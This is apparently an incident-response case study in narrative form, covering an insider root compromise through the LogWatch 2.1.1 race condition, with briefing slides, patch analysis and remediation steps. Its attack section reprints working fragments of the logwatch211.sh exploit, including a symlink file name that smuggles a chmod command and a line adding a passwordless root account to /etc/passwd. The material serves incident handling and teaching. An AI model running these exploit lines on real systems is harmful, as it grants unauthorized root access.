Before they left the SysAd's cubicle the IRT team lead asked his assistants to review their notes. Then with the SysAd's permission, he readied some important files. He wanted to have not only the exploit script on hand, but also the vulnerable code as well. In this case it was a Perl script, part of the RedHat 7.2 distribution. He moved to the Dropkick's SRPM directory, downloaded a copy from Red Hat's site, installed the source RPM components, then did the same with the patched version of LogWatch from Red Hat's errata site.

```
cd /usr/src/redhat/SRPMS
wget ftp://ftp.redhat.com/pub/redhat/linux/7.2/en/os/i386/SRPMS/logwatch-2.1.1-
3.src.rpm
rpm -ivh logwatch-2.1.1-3.src.rpm
wget ftp://updates.redhat.com/7.2/en/os/SRPMS/logwatch-2.6-1.src.rpm
rpm -ivh logwatch-2.6-1.src.rpm
```

He then moved to the directory with the LogWatch Perl scripts, unpacked their tar archives, checked their size, just over 900K, and then copied the source code directories and the Red Hat patch to a blank DOS formatted floppy disk for the out-brief.

```
cd ../SOURCES
tar -xzf logwatch-2.1.1-3.tar.gz
tar -xzf logwatch-2.6.tar.gz
ls -l
du -s
mount /mnt/floppy
cp –r logwatch-2.1.1 /mnt/floppy
cp –r logwatch-2.6 /mnt/floppy
cp logwatch-2.6-mktemp.patch /mnt/floppy
ls -l /mnt/floppy
umount /mnt/floppy
```

**The Out-brief**

After finalizing the team's notes, the group moved to the conference room. The SysAd gave them a quick overview on how to operate the twin projection displays and the IRT members began building their brief. The IRT team let the assistants decide which one would take the role of "briefer," while the other would operate the twin projector consoles with the SysAd.

The team lead told them the first rule of briefing is "know your audience". In this case, since the audience already knew the topic and had adequate technical expertise – they need not speed time educating the audience. What their audience was looking for was confirmation and elaboration – whether or not what they already suspected was true, and the "how and why". Knowing this, they could go directly to the second rule of briefing, the "3 Ts"

1) Tell them what you're going to tell them.
2) Tell them, and…
3) Tell them what you've told them.

Yet to the inexperienced assistants, it was not so simple. Even the SysAd could see their apprehensive looks. Being empathetic to their burden of a short notice briefing, he said his managers, "Don't need fancy graphics. And animated slides are not necessary – just tell them what you found." The team lead concurred. He then offered to help them build an outline, from which they could build briefing slides, and that he could use to write the summary report the following day.

```
I. Introduction
     A. NIST
     B. Initial situation
     C. Incident Handling Process
     D. Attack Exploit
```

E. Recommendations and Lessons Learned
F. Conclusion

II. Network Information Security Team Mission
A. WAN Intrusion Detection
B. Vulnerability Assessment
C. Incident Response

III. Situation
A. Task - confirm compromise, determined cause
B. Physical - time, location, hardware, software

IV. Incident Handling Process
A. Preparation
B. Identification
C. Containment
D. Eradication
E. Recovery
F. Lessons Learned

V. Preparation
A. Defenses in place
B. Policies & procedures
C. Incident Handling Team

VI. Identification
A. Incident confirmed
1. Tripwire - /etc/passwd modified 050402 Apr
2. Tripwire - no other system file modified.
3. K's home directory held exploit script logwatch211.sh
4. K's .bash_history file shows exploit's execution
B. Additional findings
1. PacketStorm web-page with link to logwatch211.sh in K's .mozilla browser cache
2. The logwatch211.sh script itself, in K's browser cache, dated Apr 03
3. File named `cd etc;chmod 666 passwd #` in /etc/log.d/scripts/logfiles/samba/ directory
4. No other user had evidence of LogWatch
5. No rootkit binaries installed
C. Evidence collected (hard copy)
1. 3 Tripwire reports
2. /etc/passwd file

3. exploit script
4. directory/file list of K's home
5. final 50 lines of K's shell history
6. tattletale email

VII. Attack Exploit
A. Local user exploit, not network
B. LogWatch log summary tool
C. logwatch211.sh – the exploit
1. Race condition - timing dependent.
2. Creates linked file whose name is a command in LogWatch's scripts directory - and waits
3. LogWatch executes the permission change on next run
4. Tattletale email sent
5. New root account echoed into /etc/passwd
6. Script runs su, root shell awaits the user
D. Attack Method and flow
E. Signature
F. Defense - the patch
1. Version 2.1.1 created $TempDir with no checks
2. Version 2.6 uses "mktemp" utility if available
3. Or reverts to "mkdir" but attempts to block race condition exploits

VIII. Containment
A. Backup files to ZIP drive
B. K out of area and disabled account
C. Jump kit
D. No rootkit installed

IX. Eradication
A. Delete new "master" account
B. Delete `chmod` file name

X. Recovery
A. Change perms on compilers to root only access
B. lsof
C. Upgrade to version 2.6
D. Tripwire - after clean-up and "—update"

XI. Recommendations
A. Internal threat is most difficult
B. Limit "su" access to the "wheel" group
C. Password protect lilo for single user boot

```
      D. Designate an Assistant SysAd
      E. Consider IPtables and LIDS or SEL
      F. Tripwire twice per day for a while

XII.  Summary
      A. Dropkick was rooted by a LogWatch exploit
      B. Exploit probably run by K
      C. K apparently mean no harm, did not cover tracks
```

Neither of the assistants had briefed an incident before, let alone on dual screens. The IRT lead assured them that the dual screens would make things easier. The screen on the audience's right would display the main briefing slides and the left would show the details, like the text of the exploit, or the LogWatch code. It wasn't long until the briefers had turned the outline into PowerPoint slides, and were ready for a dry run.

It was good their first brief could be informal. After a few rough starts, the lead decided they needed some help with the basics of briefing, so he stepped them through the first three slides. They kept at it, and eventually got through the entire brief, without a hitch, in less than 30 minutes. The only rough spot was the description of how the exploit worked, and how the patch fixed it. Here the assistants were over their head. The lead reassured them; he'd step in brief that section.

**NIST Incident Handling**

When they returned to site the next morning, the SysAd escorted them to the conference room. Soon the government project manager entered the conference room, with the 2 corporate managers. The IRT was ready with a copy of the NIST web-page on both screens, and the out-brief began…

The briefer smoothly walked the audience through the first 4 slides without any questions. The first two listed the topics of the briefing and introduced the NIST team. The third and fourth slides introduced the incident at hand and the NIST's Incident Handling Process.

When the fourth slide appeared, the briefer outlined the six steps of the Incident Handling process shown on the right screen. (While the listing of the 6 steps remained on the right, the individual steps and their relevance to this incident would appear on the left.) The briefer added that the application, the exploit and its attack would be discussed in the Identification section.

## Preparation

The briefer then focused his attention to left screen. He noted that preparation included activity not necessarily associated with this or any particular incident, but with being ready to deal with an incident when it occurs. For this incident, the briefer spoke to the bullets on the left screen:

```
Preparation
     Training - have a plan
     Formal response to virus infections
     Three person Incident Response Team
     Router/firewall policy - deny all, allow by exception
     Multiple layered Intrusion Detection systems
     User Authentication
     No unauthorized software
```

So far the audience had no questions, only a comment by the government manager that the "deny all" policy appeared to be very effective in deterring most hostile activity from the outside.

## Identification

The briefer then loaded the Incident Identification slide on the left screen. He started by stating that they had confirmed what the SysAd had discovered - that K had apparently ran a local root exploit against the LogWatch application. The left screen listed the details they had confirmed.

```
Findings Confirmed
     Tripwire - /etc/passwd modified 050402 Apr
     Tripwire - no other system file modified
     K's home directory held exploit script -
     logwatch211.sh
     K's .bash_history file shows exploit's execution
```

Here the first questions arose, whether Tripwire correctly reported the modifications to Dropkick's file system, and if the Tripwire reports were available. Anticipating the question, the team lead referred them to the manila envelope in front of them.

K's manager next questioned whether the reports files could have been altered. The SysAd said that is was possible, but very unlikely. He added,

"Tripwire's reports are filed as data, not ASCII text, and therefore difficult to modify without corrupting the file – nevertheless it may be possible. However, Tripwire's reports are generated using signed and encrypted configuration and policy files that cannot be modified without a password. And this password is used nowhere else on the project."

Again, K's manager questioned whether the Tripwire binary could have been modified or if a kernel-level rootkit could be installed. The team lead responded that they checked the md5sum of several binaries that are typically modified when a root kit is installed, against the md5sum of the same binaries on a clean RedHat 7.2 box - they all verified good, including the Tripwire binary. And there was no indication a kernel-level root kit was installed. In fact, the evidence indicated K made no effort to cover his tracks, as they would soon see in the following slides. He stressed, that if K was savvy enough install kernel-level rootkit, he would certainly not leave the incriminating evidence lying in his home directory.

Still K's manager was skeptical; this was too easy. He asked if there was any way K could have been set up, adding that K was not popular among his co-workers and that many would prefer him gone. Both the SysAd and the IRT lead agreed that the guilty party was at least someone with K's password. And even though the evidence was circumstantial, if some else had used K's password, it could be argued that K had not adequately protected his password. The SysAd then reminded that K's manager had himself seen K sitting at Dropkick's console several times the week before the attack.

Seeing the briefing was getting bogged down with speculations, the government manager asked to move on.

The next briefing slide, Additional Findings, raised no questions.

```
Additional Findings
     K's browser cache holds PacketStorm web-page w/ link
     to logwatch211.sh, and the script itself
     File named `cd etc;chmod 666 passwd #` in
         /etc/log.d/scripts/logfiles/samba/ directory
     No other user had evidence of logwatch211.sh
     No rootkit binaries installed
```

It looked more and more like K was the guilty party. The three managers said nothing when they heard that not only was the exploit script in K's home directory, and its execution was in K's .bash_history file – they already knew that. When they heard that the PacketStorm HTML and another copy of script was

found in K's browser cache, the government manger sighed, the SysAd's manager nodded, and K's boss had a look of quiet acquiescence. He rested his chin in his hand and drummed his fingers on the table – he was convinced as well.

To close the Incident Identification section, the briefer loaded the slide listing the evidence on to the left screen.

```
Evidence collected - soft copy
     ZIP drive with /var/log /var/lib/tripwire /home & /etc
  Hard copy
     3 Tripwire reports
     /etc/passwd file
     logwatch211.sh script
     directory/file list of K's /home
     final 50 lines of K's shell command history
     tattletale email
```

The government manager asked if additional copies were available and the IRT lead again referred him to the manila envelope on the conference table.

**The Attack**

The briefer paused, then asked if there were any questions before they moved on to briefing the exploit itself. Knowing the next few slides were over his head, the briefer deferred to the team lead, as the projector operator loaded the exploit script onto the left screen.

This was the heart of the briefing, "the how and the why." Before the brief, the team lead had compared the LogWatch Perl scripts for the 2 versions with the "diff" utility. He'd also examined the mktemp.patch file, sliced out the relevant sections and had them ready to display. Yet he was apprehensive, knowing he could not answer down-in-the-weeds questions about Perl. He hoped he could explain the exploit well enough to preclude such questions.

**LogWatch - the application**

The team lead opened by restating that this incident was a local root exploit, and not remotely exploitable via the network. This was an "inside job" that no amount of network Intrusion Detection or perimeter Access Control Lists could stop an insider attack. This exploit was executed, at the console, by an

authorized user, and this is the most difficult of all to defend against. Only host based intrusion detection is useful in local exploits. And in this case, Tripwire served its purpose.

The first slide in the Attack section outlined the vulnerable application.

```
LogWatch - a Perl script application
     Parses through log files
     Summarizes log entries
     E-mails changes
     Runs at 0400 on Red Hat via cron.daily
```

The IRT lead described LogWatch as a Perl script "log reduction tool". It reads through log files, looking for entries with in the designated time window, summarizing the entries, grouping them by originating application, and mailing them to the System Administrator. It is installed as a daily cron job to run at 0400 on a RedHat 7.2 box. All versions prior to LogWatch 2.5 are vulnerable.

**logwatch211.sh - the exploit at work**

After noting the understanding looks on the audience, he began explaining the exploit, saying that fist it was necessary to define a "race condition", at the same time loading a definition from the FreeBSD web-site on to the left screen.


"A race condition is anomalous behavior caused by the unexpected dependence on the relative timing of events. In other words, a programmer incorrectly assumed that a particular event would always happen before another."

He added that in this case the exploit injects itself into the middle of LogWatch's parsing of the log files, which results in its own hostile code being run, with the same permissions that LogWatch is running with - root. The weakness is that in the older version, it is possible to predict the name of a temporary directory LogWatch creates when it runs.

He then noted, the text of the BugTraq Vulnerability web-site has an excellent summary of the LogWatch vulnerability as it appeared on the screen

"Upon execution, LogWatch creates a directory in /tmp. This directory uses the name logwatch.$pid, where $pid is the process id of the executing script. The LogWatch script does not check for an already existing directory or contents of the already existing directory. It is therefore possible for a local user to create a malicious logwatch.$pid directory using predicted process IDs, and place malicious files in the directory which will be executed."

Seeing there were no questions, he loaded a diagram of the exploits flow on to the right screen, the exploit's code on the left, and explained how the exploit wrote the new account to the password file.




The exploit script is simply started from the command line of a user shell with the command: `./logwatch211.sh`

The result will be that the exploit tricks LogWatch into executing what it thinks is one of its own executable scripts, but in reality the file's name is a disguised 2-command shell script. The exploit script places the bogus filename in position for LogWatch to execute it on its next run.

Since the directory /etc/log.d/scripts/logfiles/samba/ already contains 2 other scripts to be executed by LogWatch, it is a good candidate for the bogus filename. However this directory is owned by root, so the user cannot write the bogus filename there. But, the user can write to the /tmp directory, and he can predict the name of the directory in /tmp that LogWatch will create, because it uses the PID.

So, if he can place the link inside of the temporary directory before LogWatch, the link (aka the bogus filename) will be executed by LogWatch when it runs the scripts in the /etc/log.d/scripts/logfiles/samba directory.

He pointed out the 3 critical lines of the shell script on the left screen and added that the 3rd line is the one that tricks LogWatch into changing permissions on the password file, allowing a new root user to be added.

```
SERVANT="00-logwatch" # Logwatch's cron entry

SCRIPTDIR=/etc/log.d/scripts/logfiles/samba/

ln -s $SCRIPTDIR'`cd etc;chmod 666 passwd #`' /tmp/logwatch.$2/cron
```

The first is used to extract the Process ID (PID) of the next session of LogWatch. The PID is needed because LogWatch's temporary directory name includes the PID. However, the since PID is unknown, the script must wait for LogWatch to be executed before it can link to the exploit command. So, the script starts a "while loop," running the "ps" command over and over, waiting for the PID of the next session of LogWatch to appear.

```
echo "Waiting for LogWatch to be executed"
while :; do
      set `ps -o pid -C $SERVANT`
        if [ -n "$2" ]; then
          mkdir /tmp/logwatch.$2
          ln -s $SCRIPTDIR'`cd etc;chmod 666 passwd #`'
/tmp/logwatch.$2/cron
          break;
        fi
done
echo "Waiting for LogWatch to finish it's work"
```

When the script catches the PID, it immediately makes the /tmp/logwatch.PID directory and the link, beating LogWatch, hence the name “race condition.”

It then waits for LogWatch to unwittingly do its deed - LogWatch is tricked into executing what it thinks is Perl script, but is actually a back-quoted command to change the permissions on the /etc/passwd file.

Then as expected, the SysAd's manager asked about the # sign. The team lead fessed up, admitting he didn't know for sure, but he suspected was to get Perl to not run the remaining commands on the relevant line in LogWatch. He added that this maybe the cause of the atypical lines in the Tripwire email the SysAd received. The team lead said he'd research the # sign let them know. They looked satisfied; he was relieved.

Confirming there were no more questions, he continued his explanation. "The exploit then waits for the PID to disappear when LogWatch finishes. It next sends the tattletale email to the root user, and then echoes the second root user

account (master) into the /etc/passwd file. On the final line, the script gives the exploit runner a root shell."

```
while :; do
      set `ps -o pid -C $SERVANT`
        if [ -z "$2" ]; then
          ls -l /etc/passwd|mail root
          echo "master::0:0:master:/root:/bin/bash" >> /etc/passwd
          break;
        fi
done
su master
```

The IRT lead paused and asked if there were any questions before they moved on.

### logwatch211.sh - the signature

When the government manager commented about how simple it looked, the SysAd agreed, and added that all that was necessary to run the downloaded exploit was to remove the text above the shebang line (#!/bin/bash). And if K had been careful enough to remove the tattletale line, they would never have gotten the email that gave him away.

With this question the team lead loaded the Signature slide on to the right screen and began by noting that the tattletale email was not the only indication that something was amiss with Dropkick

```
Exploit Signature
     Tattletale email
     Tripwire report change in /etc/passwd perms
     Cron.daily report had unusual lines

>>   CPU utilization in "while" loop
```

The IDT lead said that in addition to the tattletale email, Tripwire reported the changed permissions the password file and the cron.daily report had unusual lines at the beginning. He also noted that the NIST tested the exploit the previous evening in their lab, and noted that they had seen 100% CPU utilization during the system's wait in the "while" loop for the LogWatch PID to appear. He mentioned that users of Dropkick on the evening of the exploit may have noticed its sluggish performance.

A brief discussion ensued, but no one could recall if anyone had complained about Dropkick's performance.

**logwatch211.sh - the defense**

The government manger asked if the vulnerability had been patched. The SysAd responded that it had, adding that they had cleaned and updated Dropkick the evening before. On that queue, the IRT lead said that even though the best defense against most exploits is to keep the system patched, there are several other steps that he will discuss in the Recovery and Recommendations sections of the brief. But first, he'd cover the changes in LogWatch version 2.6 that protect against the race condition.

With that, the relevant section the vulnerable code in LogWatch version 2.1.1 appeared on the left screen.

```
# Create the temporary directory...
unless ($Config{'tmpdir'} =~ m=/$=) {
    $Config{'tmpdir'} .= "/";
}
$TempDir = $Config{'tmpdir'} . "logwatch." . $$ . "/";
if ( -d $TempDir ) {
    rmdir ($TempDir);
}
if ( -e $TempDir ) {
    unlink ($TempDir);
}
if ($Config{'debug'}>7) {
    print "\nMaking Temp Dir: " . $TempDir . "\n";
}
mkdir ($TempDir,0700);
```

The IRT lead pointed out the initial lines define the directory name with the PID, and after making the temporary directory ($TempDir) in the last line, no checks were done on its validity. It simply creates the directory with the PID and moves on.

Then he displayed the corresponding section from version 2.6, logwatch-2.6-mktemp.patch file. He explained he was using the Red Hat patch because it contained version 2.6 code that fixed the race condition, and a change made for a Red Hat installation that he would explain later.

The updated version's important change can be seen in the 3rd line of the patch. It uses the "mktemp" utility, wrapped inside an executable variable, to create the unique temporary directory name. Mktemp blocks the type of race condition used in the Logwatch exploit by creating a temporary file or directory, whose name not only contains the PID, but also contains a random PID/letter

combination. Because its name is random, it cannot be predicted and used by a shell script, before it is created.

However, if for some reason the "mktemp" utility is not available, it reverts to using "mkdir" to create the temporary directory, after the "else" statement. The updated version then runs several checks to block "race condition" exploits.

After the directory is created with "mkdir", it sets the correct user and group IDs, sets the permissions to 0700, and checks to see if the temporary directory is really a directory and not a link. It then verifies if the user and group IDs are set correctly, and the permissions are 700. Finally, it verifies the temporary directory is empty.

```
my $TempDir;
-if (-x '/bin/mktemp') {
-   $TempDir = `/bin/mktemp -d $Config{'tmpdir'}/logwatch.XXXXXXXX
2>/dev/null`;
-   chomp($TempDir);
-   unless (($? == 0) and $TempDir) {
-      die "Failed to create $Config{'tmpdir'}/logwatch.XXXXXXXX with
mktemp!!\n";
-   }
-   if ($Config{'debug'}>7) {
-       print "\nMade Temp Dir: " . $TempDir . " with mktemp\n";
-   }
-} else {
-   my $uid = `id -u`;
-   my $gid = `id -g`;
-   chomp($uid);
-   chomp($gid);
-
-   # Create the temporary directory...
-   $TempDir = $Config{'tmpdir'} . "logwatch." . $$;
-
-   if ($Config{'debug'}>7) {
-       print "\nMaking Temp Dir: " . $TempDir . "\n";
-   }
-
-   `rm -rf $TempDir`;
-   mkdir ($TempDir,0700) or die "Failed to create TempDir: $TempDir
(somebody may be attempting a root exploit!)\n";
-   `chown $uid.$gid $TempDir`;
-   `chmod 0700 $TempDir`;
-   unless (-d $TempDir and (not -l $TempDir)) {
-      die "$TempDir not a directory (somebody is attempting a root
exploit!)\n";
-   }
-   unless ((stat($TempDir))[4] == $uid) {
-      die "$TempDir not owned by UID $uid (somebody is attempting a
root exploit!)\n";
-   }
```

```
-   unless ((stat($TempDir))[5] == $gid) {
-      die "$TempDir not owned by GID $gid (somebody is attempting a
root exploit!)\n";
-   }
-   unless (((stat($TempDir))[2] & 07777) == 0700) {
-      die "$TempDir permissions not 0700 (somebody is attempting a
root exploit!)\n";
-   }
-   `rm -rf $TempDir/*`;
-   unless (`ls $TempDir | wc -l` == 0) {
-      die "$TempDir not empty (somebody is attempting a root
exploit!)\n";
-   }
+$TempDir = `/bin/mktemp -d $Config{'tmpdir'}/logwatch.XXXXXXXX
2>/dev/null`;
+chomp($TempDir);
+unless (($? == 0) and $TempDir) {
+   die "Failed to create $Config{'tmpdir'}/logwatch.XXXXXXXX with
mktemp!!\n";
+}
+if ($Config{'debug'}>7) {
+    print "\nMade Temp Dir: " . $TempDir . " with mktemp\n";
 }
 unless ($TempDir =~ m=/$=) {
     $TempDir .= "/";
```

He ended this section by pointing out the minus or plus signs at the beginning of each line. These tell RPM (Red Hat Package Manager) which line to remove from, or add to the source file. It this case, if the mktemp utility is already installed, so the script only needs to run /bin/mktemp. The "else" code above, containing the old mkdir command and its checks, is then superfluous.

By this time, the team lead was beginning to sweat. He was not a Perl guy and had used his Bourne scripting experience to decipher LogWatch's Perl code. He hated not being confident in a briefing topic, but in this case there was little choice. Under his breath, he goaded himself to finally buy that O'Reilly book "Learning Perl," he'd put off doing so many times.

## Containment

With the description of the attack behind him, the team lead loaded the Containment slide on the left screen and returned to the 6 step Incident Handling slide to the right.

```
Containment
     SysAd and managers met in private
     Sent K off site
```

```
Had not modified files
No backup hardware - dangerous for all concerned
No rootkit installed
```

He began by saying the containment begins immediately, when an incident is even suspected - the goal of containment is the obvious - to keep things from getting worse, and to protect the evidence. He commended the SysAd and his managers for being discreet early on. However, he said not being able to backup Dropkick was a potential problem, for both the site and the NIST. Hard drive capacity had outgrown the NIST's tape drives and keeping spare large-capacity hard drives on hand was expensive, and they were often commandeered for other use.

The team lead said their best alternative was to copy critical log files and other evidence to ZIP drives, and that is what they had done with Dropkick. He then loaded another slide showing the audience that they had saved the directories: /var/log, /var/lib/tripwire, /home, and /etc to a ZIP 250 disk.

Next he briefed that one of the essential tools for the containment of an incident is a jump kit – a collection of hard and soft tools, preconfigured and ready for use on a moment's notice. A slide appeared, listing some of the contents of the NIST's jump and kit and the team lead recommended the site consider building one of their own.

```
Jump Kit
     Dual boot laptop – Win2K w/Resource Kit, and Linux
     Backup and forensic software
     CD with statically compiled utility binaries
     ZIP 250 drive w/ disks
     4 port hub and patch cables
     Incident Handling Forms
     Zip lock bags
     Marker pens
     Notebook
     Micro tape recorder
     Disposable camera
```

The IRT lead closed the containment section of the briefing by showing the value of the jump kit. With the statically compiled binary utilities in the IRT jump kit, they were able to reliably verify the md5sums of critical files on the exploited box, determining that no rootkit was installed.

**Eradication and Recovery**

The IRT lead knew it was downhill from here. All that remained was the closing slides on the clean-up and their recommendations. He returned the briefing pointer to the original briefer and had a seat at the table. And the original briefer loaded the slide showing the commands used to clean the system.

```
Eradication
      w
      usermod -L Kxxxxx
      vi /etc/passwd <shift>g dd <esc> <shift>: x
      grep master /etc/group
      grep master /etc/group
      cd /etc/log.d/scripts/logfiles/samba/
      ls
      rm -f '`cd etc;chmod 666 passwd #`'
      ls
```

The briefer noted the cleanup for this incident was relatively easy. The first command was to see who was logged in; the second locked K's account; the third deleted the new root level account. Lines four and five verified the master account was not in the group or shadow files. Line six changes to the directory with bogus "chmod" file name, and the last 3 lines list the files in that directory, deletes the filename created by the exploit, and then verifies that it is gone.

The briefer then loaded a slide listing the commands used for the system's recovery. In addition to patching logwatch, the IRT recommended the SysAd prevent non-root users from running the compilers, and to run lsof to verify which services were listening.

```
Recovery
      chmod o-rwx `which gcc`
      chmod o-rwx `which g++`
      lsof | grep -i listen
      cd /tmp
      wget ftp://updates.redhat.com/7.2/en/os/noarch/
         logwatch-2.6-1.noarch.rpm
      md5sum logwatch-2.6-1.noarch.rpm
      rpm -Fvh logwatch-2.6-1.noarch.rpm
      tripwire --check
      tripwire --update --twrfile
      /var/lib/tripwire/report/*.twr
```

The output from the lsof command (list open files) looked fine, so as a final step, the SysAd downloaded and installed the LogWatch patch from Red Hat's website. As a final step the afternoon before they ran a tripwire check once more, reviewed the report and updated Tripwire's database.

**Recommendations**

The final slide of the Incident Handling Process contained the IRT's recommendations for Dropkick and the site's network in general. The briefer began by reminding the audience that the internal threat is the hardest to mitigate, as the recommendations slide came into view.

```
Recommendations
      Internal threat is most difficult
      Limit "su" access to the "wheel" group
      Password lilo boot prompt
      Designate an Assistant SysAd for updates
      Consider IPtables
      LIDS or SEL
      Tripwire twice per day for a while
      Check other site boxes
```

One way stop many local root exploits, albeit not in this case, is to "wheel" the su command. The idea is that only members of the wheel group are permitted to run the "su" command. His next slide showed how easy it was.

Root only has to remove the permissions for the "other" users on the "su" binary, and set its group to "wheel," then un-comment a line the "su" Pluggable Authentication Module config file, add the root authorized user names to the wheel group in the /etc/group file - then finally, log-out and back in.

```
su –
chmod o-rwx `which su`
chgrp wheel `which su`
vi /etc/pam.d/su (uncomment #auth required /lib/security/pam_wheel.so )
vigr (add su users to wheel group)
```

Their next recommendation was to install a password for the single-user boot mode for all the Linux boxes. The briefer explained that even though in this case, it also would not have stopped the LogWatch exploit, the single-user boot option should require a password. Without one, any person with physical access to the console can boot into the single-use mode by simply issuing the "linux –s" command at the lilo boot prompt. The single-user mode then goes directly to a root shell prompt; no password is required.

In the file /etc/lilo.conf, they recommend commenting out all unused kernel images, except the one in use, and then adding these 2 lines to the current image's paragraph.

```
password=xxxxxxxx
restricted
```

Unfortunately the password is stored in clear text. So changing the permissions on the /etc/lilo.conf file and running the lilo command is necessary.

```
chmod 600 /etc/lilo.conf
lilo
```

Another recommendation was to designate an alternate System Administrator who is authorized to apply critical patches in the senior SysAd's absence. The briefer pointed out that in this case an update was published the same day K ran the exploit script, and had the update been installed, none of them would be there. In a positive note, the briefer said they did however appreciate the training opportunity the incident created

Their fourth recommendation was to install IPtables, the Linux kernel-based IP packet filter available at http://www.netfilter.org. With it they could build a statefull firewall to run directly on Dropkick, or dedicate another Linux box to serve as a LAN firewall.

They followed IPtables with two other kernel-based security suggestions. The recommendation was to look at the National Security Agency's Security Enhanced Linux (SEL), available at http://www.nsa.gov/selinux/index.html and the Linux Intrusion Detection System (LIDS) available at http://www.lids.org. Among other things, both provide file and process Access Control that limits even what the root user can do.

The briefer ended the recommendations sections with a suggestion that Tripwire be run at least twice a day, or even at the end of every work shift. And that they check every box that K had access to - he may have compromised them as well.

The final slide of the out-brief was the 3rd T of Briefing. "Tell them what you told them." The briefer began his summary by restating their conclusion that Dropkick had been rooted by a local root exploit for the LogWatch utility, version 2.1.1. And that all indications pointed to K as the culprit, and no evidence of any other user's association with LogWatch was found.

He ended their summary with the conclusion that K was apparently experimenting, and had little appreciation for the trouble that awaited him. If he had, he would have attempted to cover his tracks. Nevertheless, even though K had apparently caused no harm, he had violated the trust of his employer and the terms of the acceptable use policy.

The IRT team lead closed the briefing by once again thanking them for the opportunity to investigate the incident. And added they would receive a hard copy of the summary report that would be filed up their chain-of-command. The government manager requested a soft copy as well and asked if the NIST had ever seen cases similar to this one prosecuted. The IRT lead answered, that in this case there was no measurable loss, other than the man-hours expended on the investigation, and that a man-hours-loss alone was not enough to warrant criminal prosecution. However, administrative actions were very common in situations like this one, ranging from counseling to dismissal.

The government project manager thanked the Incident Response Team for their assistance and asked the SysAd if he agreed, and could he implement the team's recommendations. The SysAd said he could add the cron job for the additional Tripwire runs, and enable the “wheel” group before he left for the day, but the other recommendations would take longer. The team then departed; the SysAd went to repair Dropkick, and the three managers talked about the next step – confronting K.

On the way back to their office, the IRT talked about their Lessons Learned. Little discussion was needed to identify the obvious - they needed more practice at incident investigations. It had been over a year since the team lead had seen a break-in, and this was the 2 assistants' first incident. The talk soon turned to what was the best method to get the incident investigation training they needed. Attending conferences and seminars was the easy answer, and an expensive one because of the travel requirements.

The next day one of the assistants had the solution – the NIST had just upgraded their desktop PCs, but most of the older units were still available. "Why not take the old PCs, cannibalize their memory and other peripherals, and build a test lab," he suggested. The test boxes did not need to be "performance machines", they just had to run. With the lab, they could run exploits against various operating systems, monitor the attack signatures, break-in to their own machines, and let each other investigate the break-ins.

Later that day, after the IRT lead briefed the incident to the other NIST members, he closed with their Lessons Learned and presented the test-lab idea to the NIST manager and their Systems branch chief. They laughed and said the test-lab idea was already in progress – all that was needed was for some new

hardware to arrive: the workstation furniture, Un-interruptible Power Supplies, and the network hub. As they discussed the plan for the test-lab, the conference room phone rang.

The caller was K's government project manager. He and K's corporate project manager were on the speakerphone asking for the NIST manager and the IRT lead. After an exchange of pleasantries, K's corporate project manager said they had confronted K and that he had admitted running the LogWatch exploit. K also said that he had not modified or added any other files on Dropkick. He said he did it just see if he could, and to show the "Windows haters" on his team that Unix was "inherently no more secure than Windows." This prompted a few snickers on both ends of the call.

Once again the government manager thanked the NIST and closed by saying that K would not trouble them again. K's manager had given him the choice of either resigning on the spot, or be fired for cause – he'd chosen the former and had been escorted out the door. The call ended with the NIST manager declaring the incident closed and suggesting they all meet for beers at the end of the day.

## References


Bauer, Kirk LogWatch Homepage" 28 Mar 2002, Online. Internet. Available: http://www.logwatch.org/

"BugTraq Vulnerability Number 4374" SecurityFocus BugTraq Vulnerabilities mailing-list. 27 Mar 2002 updated 02 Apr 2002. Online. Internet. Available: http://online.securityfocus.com/bid/4374

"CVE Candidate CAN-2002-0162" The MITRE Corporation, Common Vulnerabilities and Exposures. 02 Apr 2002. Online. Internet. Available: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0162

"Logwatch211.sh" Packet Storm Security - Exploits. 03 Apr 2002. Online. Internet. Available: http://packetstormsecurity.nl/0204-exploits/logwatch211.sh

Tatham, Simom "PuTTY Homepage" 09 Jul 2002, Online. Internet . Available: http://www.chiark.greenend.org.uk/~sgtatham/putty/

"RedHat Security Advisory RHSA-2002:053-12" Red Hat 7.2 Errata. 04 Apr 2002. Online. Internet. Available: http://rhn.redhat.com/errata/RHSA-2002-053.html

Spybreak "Root compromise through LogWatch 2.1.1" BugTraq Archive Vuln-Dev. Online. Internet. 27 May 2002. Available: http://online.securityfocus.com/archive/82/264233

**Incident YYYYMMxxx**

## Summary

Early 05 April 02, an authorized user successfully ran a local-root exploit and obtained "root level" access. System Administrator detected the incident the same day and notified this office. Our investigation confirmed the break-in, identified a likely culprit, and verified no significant file system damage. System Administrator repaired the exploit's damage and installed updates. System is now operational. Owning organization was briefed of our investigation's results. They report the suspect admitted running the exploit and has since resigned. Incident closed.

## Details

At 0400 05 April 02, an authorized user with shell login permission, successfully gained "root level" access by running local exploit against the LogWatch utility, a system log summarizing Perl script. The target system was an Internet connected, Red Hat 7.2 Linux - Sendmail, POP3S and Samba file server located at the Bunker C site, room 109. The LAN at Bunker C is a mixture of Windows 2000, Red Hat and Debian GNU/Linux. All workstations and the victim server plug into a Cisco 2950 switch. The victim server LAN is monitored locally by a Snort IDS and protected by the WAN security perimeter.

